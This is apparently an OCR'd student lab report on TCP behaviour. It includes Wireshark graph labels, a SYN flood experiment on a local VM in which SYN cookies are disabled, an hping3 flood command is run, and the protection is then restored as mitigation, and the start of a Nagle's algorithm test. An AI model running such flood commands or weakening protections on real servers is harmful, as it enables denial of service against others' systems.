

Wireshark I/O Graphs: bic_Q_loss1.pcap
600
400
200
0
Bytes/1 sec
-2
-1
0
1
2
Time (s)



Wireshark I/O Graphs: bic_Q_loss5.pcap
800
600
400
200
0
Bytes/1 sec
-0.4
-0.2
0
0.2
Time (s)



Wireshark I/O Graphs: bic_R_loss1.pcap
Bytes/1 sec
800
600
400
200
0
-0.4
-0.2
0
0.2
Time (s)



Wireshark I/O Graphs: htcp_S_loss1.pcap
Bytes/1 sec
800
600
400
200
0
-0.4
-0.2
0
0.2
Time (s)


Wireshark I/O Graphs: htcp_S_loss5.pcap
Bytes/1 sec
700
600
500
400
300
200
100
0
-2
-1
0
1
2
Time (s)


Wireshark I/O Graphs: reno_P_loss1.pcap
600000
400000
200000
0
Bytes/1 sec
-0.4
-0.2
0
0.2
Time (s)


Wireshark I/O Graphs: reno_P_loss5.pcap
1·10⁶
800000
600000
400000
200000
0
Bytes/1 sec
-0.4
-0.2
0
0.2
Time (s)


Wireshark I/O Graphs: reno_Q_loss1.pcap
800
600
400
200
0
Bytes/1 sec
-0.4
-0.2
0
0.2
Time (s)




Task-2 : **Implementation and mitigation of SYN flood attack**

1. **Modified the server to make it vulnerable:**
   - net.ipv4.tcp_max_syn_backlog – Increased the maximum number of pending SYN requests in the backlog to 65535.
   - net.ipv4.tcp_syncookies – Disabled SYN cookies (set to 0) to prevent the system from mitigating the attack.
   - net.ipv4.tcp_synack_retries – Reduced the number of SYN-ACK retries to 1, making it easier to exhaust resources.


```
student@vlsi:~$ sudo sysctl -w net.ipv4.tcp_max_syn_backlog=65535
net.ipv4.tcp_max_syn_backlog = 65535
student@vlsi:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
student@vlsi:~$ sudo sysctl -w net.ipv4.tcp_synack_retries=1
net.ipv4.tcp_synack_retries = 1
student@vlsi:~$ sysctl -a | grep 'tcp_max_syn_backlog\|tcp_syncookies\|tcp_synac
k_retries'
sysctl: permission denied on key 'fs.protected_fifos'
sysctl: permission denied on key 'fs.protected_hardlinks'
sysctl: permission denied on key 'fs.protected_regular'
sysctl: permission denied on key 'fs.protected_symlinks'
sysctl: permission denied on key 'kernel.cad_pid'
sysctl: permission denied on key 'kernel.unprivileged_userns_apparmor_policy'
sysctl: permission denied on key 'kernel.usermodehelper.bset'
sysctl: permission denied on key 'kernel.usermodehelper.inheritable'
sysctl: permission denied on key 'net.core.bpf_jit_harden'
sysctl: permission denied on key 'net.core.bpf_jit_kallsyms'
sysctl: permission denied on key 'net.core.bpf_jit_limit'
sysctl: permission denied on key 'net.ipv4.tcp_fastopen_key'
sysctl: permission denied on key 'net.ipv6.conf.all.stable_secret'
net.ipv4.tcp_max_syn_backlog = 65535
net.ipv4.tcp_synack_retries = 1
net.ipv4.tcp_syncookies = 0
```

2. **Starting the Attack**


On client (terminal 1) : Started packet capture using tcpdump:



On server machine (terminal 1) : Start legitimate traffic



On the client machine (Terminal 2) : Stimulate legitimate traffic



On client machine (Terminal 3): Launch SYN flood attack using hping3 after 20 secs

```
student@vlsi:~$ sudo hping3 -S --flood --rand-source 10.0.2.15 -p 8080
HPING 10.0.2.15 (enp0s3 10.0.2.15): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.0.2.15 hping statistic ---
2478397 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
student@vlsi:~$ sudo hping3 -S --flood --rand-source 10.0.2.15 -p 8080
HPING 10.0.2.15 (enp0s3 10.0.2.15): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.0.2.15 hping statistic ---
2323330 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
student@vlsi:~$
```

Then stopping the SYN flood attack after 100 secs and stopping the legitimate traffic after 20 more secs.

This saves the pcap file (syn_attack.pcap) for attack.

3. **Mitigation**: Enabling SYN cookies (Set to 1)

```
student@vlsi:~$ sudo sysctl -w net.ipv4.tcp_syncookies=1
[sudo] password for student:
net.ipv4.tcp_syncookies = 1
student@vlsi:~$ nc -l -p 8080
student@vlsi:~$
```

Repeating the above process to attack again and saving the pcap file (syn_attack_mitigation.pcap) after implementing mitigation

Before analyzing and plotting graph through python script, we verified and checked the output using tshark :

```
student@vlsi:~$ tshark -r syn_attack.pcap -Y "tcp.flags.syn==1" -T fields -e fra
me.time -e ip.src -e ip.dst -e tcp.srcport -e tcp.dstport
Feb 25, 2025 01:00:46.665803000 IST     10.0.2.15       185.125.190.97  55244  8
0
Feb 25, 2025 01:00:46.798819000 IST     185.125.190.97  10.0.2.15       80     5
5244
Feb 25, 2025 01:02:16.060021000 IST     10.0.2.15       13.107.246.68   43222  4
43
Feb 25, 2025 01:02:16.062358000 IST     13.107.246.68   10.0.2.15       443    4
3222
Feb 25, 2025 01:02:16.088841000 IST     10.0.2.15       54.192.171.119  46872  4
43
Feb 25, 2025 01:02:16.091230000 IST     54.192.171.119  10.0.2.15       443    4
6872
Feb 25, 2025 01:02:16.221042000 IST     10.0.2.15       185.125.190.23  36244  4
43
Feb 25, 2025 01:02:16.222803000 IST     10.0.2.15       91.189.91.83    54752  8
0
Feb 25, 2025 01:02:16.223594000 IST     185.125.190.23  10.0.2.15       443    3
6244
```

syn_attack.pcap file in WireShark:


No.	Time	Source	Destination	Protocol	Length	Info
20	0.137695	142.251.42.3	10.0.2.15	QUIC	559	Protected Payload (KP0)
21	0.137996	142.251.42.3	10.0.2.15	QUIC	64	Protected Payload (KP0)
22	0.138390	10.0.2.15	142.251.42.3	QUIC	79	Protected Payload (KP0), DCID=fd4bb5e9fe11bf32
23	0.139030	10.0.2.15	142.251.42.3	QUIC	75	Protected Payload (KP0), DCID=fd4bb5e9fe11bf32
24	0.144354	10.0.2.15	216.58.203.3	QUIC	1292	Initial, DCID=647df8f2aaf85a7a, PKN: 1, CRYPTO, CRYPTO, CRYPTO,
25	0.144454	10.0.2.15	216.58.203.3	QUIC	1292	Initial, DCID=647df8f2aaf85a7a, PKN: 2, PING, PING, CRYPTO, PIN
26	0.144798	10.0.2.15	216.58.203.3	QUIC	117	0-RTT, DCID=647df8f2aaf85a7a
27	0.150012	142.251.42.3	10.0.2.15	QUIC	67	Protected Payload (KP0)
28	0.158037	216.58.203.3	10.0.2.15	QUIC	82	Initial, SCID=e47df8f2aaf85a7a, PKN: 1, ACK
29	0.158879	216.58.203.3	10.0.2.15	QUIC	1292	Initial, SCID=e47df8f2aaf85a7a, PKN: 2, ACK, PADDING
30	0.176627	10.0.2.15	216.58.203.3	QUIC	1292	Initial, DCID=e47df8f2aaf85a7a, PKN: 5, PADDING, PING, PADDING
31	0.188115	216.58.203.3	10.0.2.15	QUIC	1292	Initial, SCID=e47df8f2aaf85a7a, PKN: 3, ACK, PADDING
32	0.213398	10.0.2.15	216.58.203.3	QUIC	1292	Initial, DCID=e47df8f2aaf85a7a, PKN: 7, PADDING, PING, PADDING
33	0.218477	216.58.203.3	10.0.2.15	QUIC	1292	Initial, SCID=e47df8f2aaf85a7a, PKN: 4, CRYPTO, PADDING
34	0.218851	216.58.203.3	10.0.2.15	QUIC	338	Protected Payload (KP0)
35	0.219042	216.58.203.3	10.0.2.15	QUIC	996	Protected Payload (KP0)
36	0.219291	216.58.203.3	10.0.2.15	QUIC	67	Protected Payload (KP0)
37	0.219524	10.0.2.15	216.58.203.3	QUIC	120	Handshake, DCID=e47df8f2aaf85a7a
38	0.219827	10.0.2.15	216.58.203.3	QUIC	73	Protected Payload (KP0), DCID=e47df8f2aaf85a7a
39	0.220347	10.0.2.15	216.58.203.3	QUIC	1248	Protected Payload (KP0), DCID=e47df8f2aaf85a7a
40	0.224651	216.58.203.3	10.0.2.15	QUIC	1292	Initial, SCID=e47df8f2aaf85a7a, PKN: 9, ACK, CRYPTO, PADDING
41	0.230627	216.58.203.3	10.0.2.15	QUIC	162	Protected Payload (KP0)
42	0.231108	10.0.2.15	216.58.203.3	QUIC	76	Protected Payload (KP0), DCID=e47df8f2aaf85a7a
43	0.231600	216.58.203.3	10.0.2.15	QUIC	71	Protected Payload (KP0)
44	0.231971	10.0.2.15	216.58.203.3	QUIC	75	Protected Payload (KP0), DCID=e47df8f2aaf85a7a

syn_attack_mitigation.pcap in wireshark:


No.	Time	Source	Destination	Protocol	Length	Info
20	54.388820	10.0.2.15	229.1.160.184	TCP	58	8080 → 2831 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
21	54.388884	78.246.15.150	10.0.2.15	TCP	60	2828 → 8080 [RST] Seq=1 Win=0 Len=0
22	54.388909	104.10.239.155	10.0.2.15	TCP	60	2829 → 8080 [RST] Seq=1 Win=0 Len=0
23	54.388916	10.0.2.15	124.123.103.163	TCP	58	8080 → 2832 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
24	54.388932	182.184.81.202	10.0.2.15	TCP	60	2830 → 8080 [RST] Seq=1 Win=0 Len=0
25	54.389023	10.0.2.15	228.197.115.199	TCP	58	8080 → 2833 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
26	54.389121	10.0.2.15	3.92.133.72	TCP	58	8080 → 2834 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
27	54.389151	124.123.103.163	10.0.2.15	TCP	60	2832 → 8080 [RST] Seq=1 Win=0 Len=0
28	54.389214	10.0.2.15	53.11.197.3	TCP	58	8080 → 2835 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
29	54.389307	10.0.2.15	169.197.36.152	TCP	58	8080 → 2836 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
30	54.389357	3.92.133.72	10.0.2.15	TCP	60	2834 → 8080 [RST] Seq=1 Win=0 Len=0
31	54.389381	53.11.197.3	10.0.2.15	TCP	60	2835 → 8080 [RST] Seq=1 Win=0 Len=0
32	54.389402	10.0.2.15	51.199.197.247	TCP	58	8080 → 2837 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
33	54.389502	10.0.2.15	242.157.120.112	TCP	58	8080 → 2838 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
34	54.389601	10.0.2.15	4.70.28.223	TCP	58	8080 → 2839 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
35	54.389615	169.197.36.152	10.0.2.15	TCP	60	2836 → 8080 [RST] Seq=1 Win=0 Len=0
36	54.389638	51.199.197.247	10.0.2.15	TCP	60	2837 → 8080 [RST] Seq=1 Win=0 Len=0
37	54.389697	10.0.2.15	167.180.120.124	TCP	58	8080 → 2840 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
38	54.389806	10.0.2.15	136.246.110.217	TCP	58	8080 → 2841 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460

Then we analyzed the connection duration vs connection start time using the python script(pcap_analysis.py). Results are as follows :

Before mitigation



After mitigation:




Task-3: Analyze the effect of Nagle's algorithm on TCP/IP performance.

You will transmit a 4 KB file over a TCP connection for a duration of ~2 minutes with a transfer rate of 40 bytes/second. Perform the following four combinations by enabling/disabling Nagle's Algorithm and Delayed-ACK on both the client and server sides:


1. Nagle's Algorithm enabled, Delayed-ACK enabled.

2. Nagle’s Algorithm enabled, Delayed-ACK disabled.
3. Nagle’s Algorithm disabled, Delayed-ACK enabled.
4. Nagle’s Algorithm disabled, Delayed-ACK disabled.


Screenshots of transfer of 4KB file using TCP:
Terminal 1: Creating Server for each of the above cases:



Terminal 2: Creating Client for each of the above cases:




Terminal 3: Capturing packets for each of the above cases:



For each configuration, following are the performance metrics:

